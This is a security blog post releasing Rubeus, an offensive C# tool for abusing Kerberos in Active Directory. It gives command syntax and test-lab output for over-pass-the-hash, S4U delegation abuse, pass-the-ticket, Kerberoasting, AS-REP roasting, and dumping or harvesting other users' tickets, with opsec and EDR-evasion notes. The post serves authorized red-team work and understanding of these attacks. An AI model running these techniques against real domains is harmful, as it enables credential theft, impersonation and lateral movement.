

# From Kekeo to Rubeus

2 Comments / Red Teaming / September 24, 2018

[Kekeo](#), the other big project from [Benjamin Delpy](#) after Mimikatz, is an awesome code base with a set of great features. As Benjamin states, it's external to the Mimikatz codebase because, *"I hate to code network related stuff ; It uses an external commercial ASN.1 library inside."* Kekeo provides (feature list not complete):

- The ability to request ticket-granting-tickets (TGTs) from user hashes (rc4\_hmac/aes128\_cts\_hmac\_sha1/aes256\_cts\_hmac\_sha1) as well as applying requested TGTs to the current logon session. This provides an alternative to Mimikatz' "over-pass-the-hash" that doesn't manipulate LSASS' memory and doesn't require administrative privileges.
- The ability to request service tickets from existing TGTs.
- The only [S4U constrained delegation abuse](#) (including sname substitution) that I know of outside of Impacket.
- Smartcard abuse functions, which I do not fully understand yet : )
- Much more!

So why hasn't the pentest industry embraced Kekeo to the same degree as Mimikatz?




 **Benjamin Delpy** 

@gentilkiwi

Following



Maybe one day I'll see more usage by security teams of #mimikatz or #kekeo for other functions than cleartext passwords, certificates export (or cheating at minesweeper). Especially on Kerberos and/or SmartCards.



7:38 PM - 2 Jul 2018

39 Retweets 154 Likes



<https://twitter.com/gentilkiwi/status/1013914776043442177>

Part of it is the more nuanced nature of its abuses, but I believe there are two other main reasons. First, Kekeo doesn't play super nicely with existing PE-loaders. I tried to get the codebase to work with Invoke-ReflectivePEInjection as well as with [@subtee's .NET PE loader](#), but I only had limited success. I suspect that others who know more than me in this area could get it working properly but I just wasn't that successful.

Second, and related, Kekeo requires a commercial ASN.1 library. ASN.1 is the encoding scheme used in Kerberos traffic, amongst many other places. This means that without a commercial license for the library, it's very difficult to modify anything in Kekeo, so most operators are only able to realistically use the precompiled release binaries for Kekeo. These are very likely to be flagged by AV, and combined with the aforementioned modification restrictions and lack of easy usage with PE loaders, most have passed Kekeo by. That's unfortunate.

Today I'm releasing [Rubeus](#), the start of a C# reimplementation of **some** (not all) of Kekeo's functionality. I've wanted to dive deeper into Kerberos structures and exchanges for a while in order to better understand the entire system, and this project provided the perfect excuse to jump right in. **To be clear:** the originator of these techniques and implementations is Benjamin and this is only a reimplementation in another language. The codebase also draws from Benjamin's partner in crime, [Vincent LE TOUX](#), whose little known [MakeMeEnterpriseAdmin](#) project provided some awesome C# LSA-related functions that saved me an enormous amount of time. Huge thanks to both Benjamin and Vincent for trailblazing this area and providing great codebases to work from- without their work this project would absolutely not exist.


I will say though that despite their excellent examples, this is one of the most technically challenging projects I've ever worked on. The ASN.1 library I used is "raw," meaning every Kerberos structure had to be more-or-less implemented by hand. For those who wish to dive into Kerberos structures or ASN.1 parsing, my only warning is "Here be dragons."

Now let's get into the fun stuff :)

# Rubeus

Rubeus (named after Rubeus Hagrid, who had to wrangle his own [three-headed dog](#)) is a C# version 3.0 (.NET 3.5)-compliant tool to manipulate various components of Kerberos at the traffic and host levels. It uses a C# ASN.1 parsing/encoding library from [Thomas Pornin](#) named [DDer](#) that was released with an "MIT-like" license. As mentioned, Kerberos traffic uses ASN.1 encoding for its traffic and finding a usable (and minimal) C# ASN.1 library was a huge challenge. Huge thanks to Thomas for his clean and stable code!

Rubeus has a series of "actions"/commands that can be run. If no arguments are supplied, the following help menu is displayed:



vl.0.0

#### Rubeus usage:

Retrieve a TGT based on a user hash, optionally applying to a specific LUID or creating a new LUID:

```
Rubeus.exe asktgt /user:USER </rc4:HASH | /aes256:HASH> [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER]
```

Renew a TGT, optionally autorenewing the ticket up to its renew-till limit:

```
Rubeus.exe renew </ticket:BASE64 | /ticket:FILE.KIRBI> [/dc:DOMAIN_CONTROLLER]
```

Perform S4U constrained delegation abuse:

```
Rubeus.exe s4u </ticket:BASE64 | /ticket:FILE.KIRBI> /impersonateuser:USER /msdcs:DOMAIN
```

```
Rubeus.exe s4u /user:USER </rc4:HASH | /aes256:HASH> [/domain:DOMAIN] /impersonateuser:USER
```

Submit a TGT, optionally targeting a specific LUID (if elevated):

```
Rubeus.exe ptt </ticket:BASE64 | /ticket:FILE.KIRBI> [/luid:LOGINID]
```

Purge tickets from the current logon session, optionally targeting a specific LUID:

```
Rubeus.exe purge [/luid:LOGINID]
```

Parse and describe a ticket (service ticket or TGT):

```
Rubeus.exe describe </ticket:BASE64 | /ticket:FILE.KIRBI>
```

Create a hidden program (unless /show is passed) with random /netonly credentials,

```
Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" [/show]
```

Perform Kerberoasting:

```
Rubeus.exe kerberoast [/spn:"blah/blah"] [/user:USER] [/ou:"OU,..."]
```

Perform Kerberoasting with alternate credentials:

```
Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD [/spn:""]
```

Perform AS-REP "roasting" for users without preauth:

```
Rubeus.exe asreproast /user:USER [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER]
```

Dump all current ticket data (if elevated, dump for all users), optionally targeting a specific LUID:

```
Rubeus.exe dump [/service:SERVICE] [/luid:LOGINID]
```

Monitor every SECONDS (default 60) for 4624 logon events and dump any TGT data for a specific user:

```
Rubeus.exe monitor [/interval:SECONDS] [/filteruser:USER]
```

```
Monitor every MINUTES (default 60) for 4624 logon events, dump any new TGT data, and
Rubeus.exe harvest [/interval:MINUTES]
```

NOTE: Base64 ticket blobs can be decoded with :

```
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("aa..."))
```

Next, I'll walk through every function, explaining the function's operational use case and opsec caveats, as well as one or more examples.

Also, as seen above, Rubeus will output tickets as column-wrapped base64-encoded blobs, unless the **/ptt** option is specified. The easiest way to use these blobs is to copy them into something like Sublime/Vs Code, and do a regex search/replace for `"\n "` to pull everything to a single line. You can then pass the base64 ticket blob(s) to other Rubeus functions, or easily write them out to disk using the following PowerShell command:

```
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("aaBASE64bd..."))
```

## asktgt

The **asktgt** action will build raw AS-REQ (TGT request) traffic for the specified user and encryption key (**/rc4** or **/aes256**). If no **/domain** is specified, the computer's current domain is extracted, and if no **/dc** is specified the same is done for the system's current domain controller using [DsGetDcName](#). If authentication is successful, the resulting AS-REP is parsed and the KRB-CRED (a .kirbi file, which includes the user's TGT) is output as a base64 blob. The **/ptt** flag will "pass-the-ticket" and apply the resulting Kerberos credential to the current logon session, while the **/luid:X** flag will apply the ticket to specified logon session (elevation needed.) If **/createnetonly:X** is specified, [CreateProcessWithLogonW\(\)](#) is used to create a new hidden process (unless **/show** is specified) with a SECURITY\_LOGON\_TYPE of 9 (NewCredentials), the equivalent of `runas /netonly`. The requested ticket is then applied to this new logon session.

Operationally, this provides an alternative to Mimikatz' **sekurlsa::pth** command, which starts a dummy logon session/process and patches the supplied hash into memory in order to kick off the ticket exchange process underneath. This process attaches to LSASS and manipulates a bit of its memory, which is a possible EDR indicator and also necessitates administrative access.

In our case (or with Kekeo's **tgt::ask** module), since we're just sending raw Kerberos traffic to the current or specified domain controller, no elevated privileges are needed on the host. We just need the correct rc4\_hmac (**/rc4**) or aes256\_cts\_hmac\_sha1 (**/aes256**) hash for the user for which we're requesting the TGT.

Also, another opsec note: only one TGT can be applied at a time to the current logon session, so the previous TGT is wiped when the new ticket is applied when using the `/ptt` option. A workaround is to use the `/createnetonly:X` parameter, or request the ticket and apply it to another logon session with `ptt /luid:X`.

If the `/ptt` function wasn't specified to import the ticket into the current logon session, you can use the Rubeus `ptt` command (documented in this post), the Mimikatz `kerberos::ptt` function, or Cobalt Strike's `kerberos_ticket_use` to apply the ticket later.

**Note that the /luid and /createnetonly parameters require elevation!**

## renew

The default Kerberos policy for most domains gives TGTs a 10 hour lifetime with a 7 day renewal window. So what exactly does this mean?

The tickets imported into LSASS for a user are not **just** TGTs- they are **KRB-CRED structures** (.kirbi files in Mimikatz language) which include the user's TGT (encrypted with the krbtgt Kerberos service signing key) and an **EncKrbCredPart** which includes a sequence of one or more **KrbCredInfo** structures. These final structures include a **session key** that was returned by the TGT request (AS-REQ/AS-REP). This session key is used in combination with the opaque TGT blob when requesting additional resources. The session key is only good for a (by default) 10 hour lifetime, but the TGT can be renewed for up to 7 total days (by default) to receive a new session key and therefore usable KRB-CRED structures.

So if you have a .kirbi file (or associated Rubeus base64 blob) that is within its 10 hour valid lifetime and is under its 7 day renewal window, you can use Kekeo or Rubeus to renew the TGT to restart the 10 hour window and extend the useful lifetime of the credential.

The **renew** action will build/parse a raw TGS-REQ/TGS-REP TGT renewal exchange using the specified **/ticket:X** supplied. This value can be a base64 encoding of a .kirbi file or the path to a .kirbi file on disk. If a **/dc** is not specified, the computer's current domain controller is extracted and used as the destination for the renewal traffic. The **/ptt** flag will "pass-the-ticket" and apply the resulting Kerberos credential to the current logon session.



If you want the ticket to auto-renew up until the ticket's renewal limit, just use the `/autorenew` parameter:

To take this one step further, check out Rubeus' **harvest** function, which will harvest TGTs on a system and auto-renew any TGTs up until their renewal window.

**s4u**

Constrained delegation is a difficult topic to explain in depth, and a paragraph here won't do it justice. For more background, check out my [S4U2Pwnage](#) post and associated resources. This Rubeus action is nearly identical to Kekeo's `tgs::s4u` function. Constrained delegation configurations are also now an [edge that BloodHound 2.0 collects](#).

But as a tl;dr, if a user or computer account has a service principal name (SPN) set in its msds-allowedToDelegateTo field and an attacker can compromise said user/computer's account hash, that attacker can pretend to be ANY domain user to ANY service on the targeted host.

To abuse this TTP, first a valid TGT/KRB-CRED file is needed for the account with constrained delegation configured. This can be achieved with the **asktgt** action, given the NTLM/RC4 or the aes256\_cts\_hmac\_sha1 hash of the account. The ticket is then supplied to the **s4u** action via **/ticket** (again, either as a base64 blob or a ticket file on disk), along with a required **/impersonateuser:X** to impersonate to the **/msdsspn:SERVICE/SERVER** SPN that is configured in the account's msds-allowedToDelegateTo field. The **/dc** and **/ptt** parameters function the same as in previous actions.

The `/altservice` parameter takes advantage of [Alberto Solino's](#) great discovery about how the [service name \(sname\)](#) [is not protected in the KRB-CRED file](#), only the server name is. This allows us to substitute in any service name we want in the resulting KRB-CRED (.kirbi) file.

```
[*] Using rc4_hmac hash: 602f5c34346bc946f9ac2c0922cd9ef6
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building AS-REQ (w/ preauth) for: 'testlab.local\patsey'
[*] Connecting to 192.168.52.100:88
[*] Sent 230 bytes
[*] Received 1377 bytes
[*] base64(ticket.kirbi):
```

```
doIE+jCCBPagAwIBBaE...(snip)...
```

```
c:\Temp\tickets>Rubeus.exe s4u /ticket:C:\Temp\Tickets\patsey.kirbi /impersonateuser:dfm
```

```

  _____
 (_____) \      |
 (_____) ) _ _ _ | | _ _ _ _ _
 | _ _ _ / | | | | _ \ | _ _ _ | | | | / _ _ )
 | | _ \ \ | | | | | ) ) _ _ _ | | | | _ _ |
 | | _ _ | | _ _ _ / | _ _ _ / | _ _ _ ) _ _ _ / ( _ _ /

```

v1.0.0

```
[*] Action: S4U

[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building S4U2self request for: 'TESTLAB.LOCAL\patsey'
[*] Impersonating user 'dfm.a' to target SPN 'ldap/primary.testlab.local'
[*] Final ticket will be for the alternate service 'cifs'
[*] Sending S4U2self request
[*] Connecting to 192.168.52.100:88
[*] Sent 1437 bytes
[*] Received 1574 bytes
[+] S4U2self success!
[*] Building S4U2proxy request for service: 'ldap/primary.testlab.local'
[*] Sending S4U2proxy request
[*] Connecting to 192.168.52.100:88
[*] Sent 2618 bytes
[*] Received 1798 bytes
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi):
```

```
doIGujCCBragAwIBBaEDAgE... (snip) ...
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Alternatively, instead of providing a `/ticket`, a `/user:X` and either a `/rc4:X` or `/aes256:X` hash specification (`/domain:X` optional) can be used similarly to the `asktgt` action to first request a TGT for `/user` with constrained delegation configured, which is then used for the `s4u` exchange.

```
C:\Temp\tickets>dir \\primary.testlab.local\C$
The user name or password is incorrect.
```

```
C:\Temp\tickets>Rubeus.exe s4u /user:patsy /domain:testlab.local /rc4:602f5c34346bc946f9ac2c0922cd9ef6
```

```
_____
(_____) \_____
_____ ) _ _ _ _ _
| _ _ / | | | _ \ | | | / _ _ )
| | \ \ | | | | ) _ _ | | | |
| _ _ | | _ _ / | _ _ / | _ _ ) _ _ / ( _ _ /
```

```
v1.0.0
```

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 602f5c34346bc946f9ac2c0922cd9ef6
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building AS-REQ (w/ preauth) for: 'testlab.local\patsy'
[*] Connecting to 192.168.52.100:88
[*] Sent 230 bytes
[*] Received 1377 bytes
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE+jCCBPagAwIBBaEDAgE... (snip) ...
```

```
[*] Action: S4U
```

```
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)
[*] Building S4U2self request for: 'TESTLAB.LOCAL\patsy'
```

```
[*] Impersonating user 'dfm.a' to target SPN 'LDAP/primary.testlab.local'
[*] Final ticket will be for the alternate service 'cifs'
[*] Sending S4U2self request
[*] Connecting to 192.168.52.100:88
[*] Sent 1437 bytes
[*] Received 1574 bytes
[+] S4U2self success!
[*] Building S4U2proxy request for service: 'LDAP/primary.testlab.local'
[*] Sending S4U2proxy request
[*] Connecting to 192.168.52.100:88
[*] Sent 2618 bytes
[*] Received 1798 bytes
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi):
```

```
doIGujCCBragAwIBBaE...(snip)...
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

```
C:\Temp\tickets>dir \\primary.testlab.local\C$
Volume in drive \\primary.testlab.local\C$ has no label.
Volume Serial Number is A48B-4D68
```

```
Directory of \\primary.testlab.local\C$
```

```
03/05/2017  05:36 PM    <DIR>          inetpub
08/22/2013  08:52 AM    <DIR>          PerfLogs
04/15/2017  06:25 PM    <DIR>          profiles
08/28/2018  12:51 PM    <DIR>          Program Files
08/28/2018  12:51 PM    <DIR>          Program Files (x86)
08/23/2018  06:47 PM    <DIR>          Temp
08/23/2018  04:52 PM    <DIR>          Users
08/23/2018  06:48 PM    <DIR>          Windows

            8 Dir(s)  40,679,706,624 bytes free
```

ptt

The Rubeus **ptt** command is fairly simple: it will submit a ticket (TGT or service ticket .kirbi) for the current logon session through the [LsaCallAuthenticationPackage\(\)](#) API with a KERB\_SUBMIT\_TKT\_REQUEST message, or (if

elevated) to the logon session specified by `/luid:X`. This is the same functionality as Mimikatz' `kerberos::ptt` function. Like other Rubeus `/ticket:X` parameters, the value can be a base64 encoding of a .kirbi file or the path to a .kirbi file on disk.

Reminder that a logon session can only have one TGT applied at a time! A workaround is to start a process of logon type 9 using the **createnetonly** action, and apply ticket applied to the specific logon ID with the **/luid:X** parameter.

**Note that the /luid parameter requires elevation!**

purge

The **purge** action will purge all Kerberos tickets from the current logon session, or (if elevated) to the logon session specified by `/luid:X`. This is the same functionality as Mimikatz'/Kekeo's **kerberos::purge** function or Cobalt Strike's **kerberos\_ticket\_purge**.

**Note that the /luid parameter requires elevation!**

describe

Sometimes you want to know the details of a specific .kirbi Kerberos cred you have. The **describe** action takes a **/ticket:X** value (TGT or service ticket), parses it, and describes the values of the ticket. Like other **/ticket:X** parameters, the value can be a base64 encoding of a .kirbi file or the path to a .kirbi file on disk.

```
[*] Action: Display Ticket
```

```
UserName           : dfm.a
UserRealm           : TESTLAB.LOCAL
ServiceName         : krbtgt
ServiceRealm        : TESTLAB.LOCAL
StartTime           : 9/17/2018 6:51:00 PM
EndTime             : 9/17/2018 11:51:00 PM
RenewTill           : 9/24/2018 4:22:59 PM
Flags               : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType             : rc4_hmac
Base64 (key)        : 2Bpbt6YnV5PFdY7YTo2hyQ==
```

## createnetonly

The **createnetonly** action will use the [CreateProcessWithLogonW\(\)](#) API to create a new hidden (unless **/show** is specified) process with a SECURITY\_LOGON\_TYPE of 9 (NewCredentials), the equivalent of `runas /netonly`. The process ID and LUID (logon session ID) are returned. This process can then be used to apply specific Kerberos tickets to with the `ptt /luid:X` parameter, assuming elevation. This prevents the erasure of existing TGTs for the current logon session.

```
C:\Rubeus>Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe"
```

```
_____
(_____) \_____|
(_____) )_____|_____|_____|_____|
|_____|/|_____|_____|_____|/|_____|
|_____| \_____|_____|_____|_____|
|_____|_____|_____|_____|_____|_____|
```

```
v1.0.0
```

```
[*] Action: Create Process (/netonly)
```

```
[*] Showing process : False
```

```
[+] Process          : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE
```



## kerberoast

The **kerberoast** action replaces the **SharpRoast** project's functionality. Like SharpRoast, this action uses the `KerberosRequestorSecurityToken.GetRequest Method()` method that was contributed to PowerView by [@machosec](#) in order to request the proper service ticket. Unlike SharpRoast, this action now performs proper ASN.1 parsing of the result structures instead of using a **janky regex**.

With no other arguments, all user accounts with SPNs set in the current domain are kerberoasted. The **/spn:X** argument roasts just the specified SPN, the **/user:X** argument roasts just the specified user, and the **/ou:X** argument roasts just users in the specific OU. Also, if you want to use alternate domain credentials for kerberoasting, that can be specified with **/creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD**.

## asreproast

The **asreproast** action replaces the **ASREPROast** project which executed similar actions with the (larger sized) **BouncyCastle** library. If a domain user does not have Kerberos preauthentication enabled, an AS-REP can be successfully requested for the user, and a component of the structure can be cracked offline, a la kerberoasting.

The `/user:X` parameter is required while the `/domain` and `/dc` arguments are optional. If `/domain` and `/dc` are not specified Rubeus will pull system defaults as other actions do. The [ASREPRoast](#) project has a JohnTheRipper compatible cracking module for this hash type.

# dump

The **dump** action will extract current TGTs and service tickets from memory, if in an elevated context. The resulting extracted tickets can be filtered by **/service** (use **/service:krbtgt** for TGTs) and/or logon ID (the **/luid:X** parameter). The KRB-CRED files (.kirbis) are output as base64 blobs and can be reused with the **ptt** function, Mimikatz's **kerberos::ptt** functionality, or Cobalt Strike's **kerberos\_ticket\_use**.



```
doIFNjCCBTKgAwIBBaEDAg... (snip) ...
```

```
[*] Enumerated 4 total tickets
[*] Extracted 1 total tickets
```

Note that this action must be run from an elevated context in order to dump other users' Kerberos tickets!

## monitor

The **monitor** action will monitor the event log for 4624 logon events and extract any new TGT tickets for the new logon IDs (LUIDs). The `/interval` parameter (in seconds, default of 60) specifies how often to check the event log. A `/filteruser:X` can be specified, returning only ticket data for said user. This function is especially useful on servers with unconstrained delegation enabled. ;)

When the `/filteruser` (or if not specified, any user) creates a new 4624 logon event, any extracted TGT KRB-CRED data is output.

```
c:\Rubeus>Rubeus.exe monitor /filteruser:dfm.a
```

```

  _____
 (_____) \_____|
  _____) _ _ | | _ _ _ _ _
 | _ _ / | | | _ _ \ _ _ | | | / _ _ )
 | | \ \ | | | | | ) _ _ | | | | _ _ |
 | | _ | | _ _ / | _ _ / | _ _ ) _ _ / ( _ _ /
```

```
v1.0.0
```

```
[*] Action: TGT Monitoring
[*] Monitoring every 60 seconds for 4624 logon events
[*] Target user : dfm.a
```

```
[+] 9/17/2018 7:59:02 PM - 4624 logon event for 'TESTLAB.LOCAL\dfm.a' from '192.168.52.1'
[*] Target LUID      : 0x991972
[*] Target service  : krbtgt
```

```
UserName           : dfm.a
```

```
Domain : TESTLAB
LogonId : 10033522
UserSID : S-1-5-21-883232822-274137685-4173207997-1110
AuthenticationPackage : Kerberos
LogonType : Network
LogonTime : 9/18/2018 2:59:02 AM
LogonServer :
LogonServerDNSDomain : TESTLAB.LOCAL
UserPrincipalName :

ServiceName : krbtgt
TargetName :
ClientName : dfm.a
DomainName : TESTLAB.LOCAL
TargetDomainName : TESTLAB.LOCAL
AltTargetDomainName : TESTLAB.LOCAL
SessionKeyType : aes256_cts_hmac_sha1
Base64SessionKey : orxXJZ/r7zbDvo2JUyFfi+2ygcZpxH8e6phGUT5zDbc=
KeyExpirationTime : 12/31/1600 4:00:00 PM
TicketFlags : name_canonicalize, renewable, forwarded, forwardable
StartTime : 9/17/2018 7:59:02 PM
EndTime : 9/18/2018 12:58:59 AM
RenewUntil : 9/24/2018 7:58:59 PM
TimeSkew : 0
EncodedTicketSize : 1470
Base64EncodedTicket :
```

```
doIFujCCBbagAwIBBaE... (snip) ...
```

```
[*] Extracted 1 total tickets
```

Note that this action needs to be run from an elevated context!

## harvest

The **harvest** action takes monitor one step further. It monitors the event log for 4624 events every `/interval:MINUTES` for new logons, extracts any new TGT KRB-CRED files, and keeps a cache of any extracted TGTs. On the `/interval`, any TGTs that will expire before the next interval are automatically renewed (up until their renewal limit), and the current cache of “usable”/valid TGT KRB-CRED .kirbis are output as base64 blobs.

This allows you to harvest usable TGTs from a system without opening a read handle to LSASS, though elevated rights are needed to extract the tickets.

**Note that this action must be run from an elevated context!**

This pairs nicely with [Seatbelt's 4624Events](#) function, which will parse the event log for 4624 account logon events within the last 7 days. If there is an account of interest that authenticates on a semi-regular basis with a logon type that would result in a harvestable Kerberos TGT, the [harvest](#) function can help you grab this credential.

## Wrapup

A lot of blood, sweat, and (Kerberos-related) tears went into this project, and I'm excited to get it into the hands of other offensive professionals. Hopefully we can all start to embrace the awesome functionality that is Kekeo, even if it's wrapped in another shell.

Note that this code is beta- it's been tested in a limited number of environments but I'm sure there are various bugs and issues. :)

[← Previous Post](#)

[Next Post →](#)

2 thoughts on "From Kekeo to Rubeus"

[Delegating Like a Boss: Abusing Kerberos Delegation in Active Directory | GuidePoint Security : Horizon](#)

[Active Directory Kill Chain Attack 101 – syhack](#)

Leave a Comment

Type here..

Name\*

Email\*

Website

☐

Post Comment »

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)

Search ...

## Recent Posts

- Certified Pre-Owned
- A Case Study in Wagging the Dog: Computer Takeover
- Kerberoasting Revisited
- Not A Security Boundary: Breaking Forest Trusts
- Another Word on Delegation

## Categories

- ActiveDirectory
- Defense



[Empire](#)

[EmPyre](#)

[Informational](#)

[Penetesting](#)

[Powershell](#)

[Python](#)

[Red Teaming](#)

[Top Posts](#)



[Blog](#)

[About](#)

[Presentations](#)

[Media](#)

[Twitter](#)



## Categories

[ActiveDirectory](#)

[Defense](#)

[Empire](#)

[EmPyre](#)

[Informational](#)

[Penetesting](#)

[Powershell](#)

[Python](#)

[Red Teaming](#)

[Top Posts](#)



Copyright © 2024 harmj0y | Designed by [Felicity Brigham Design](#)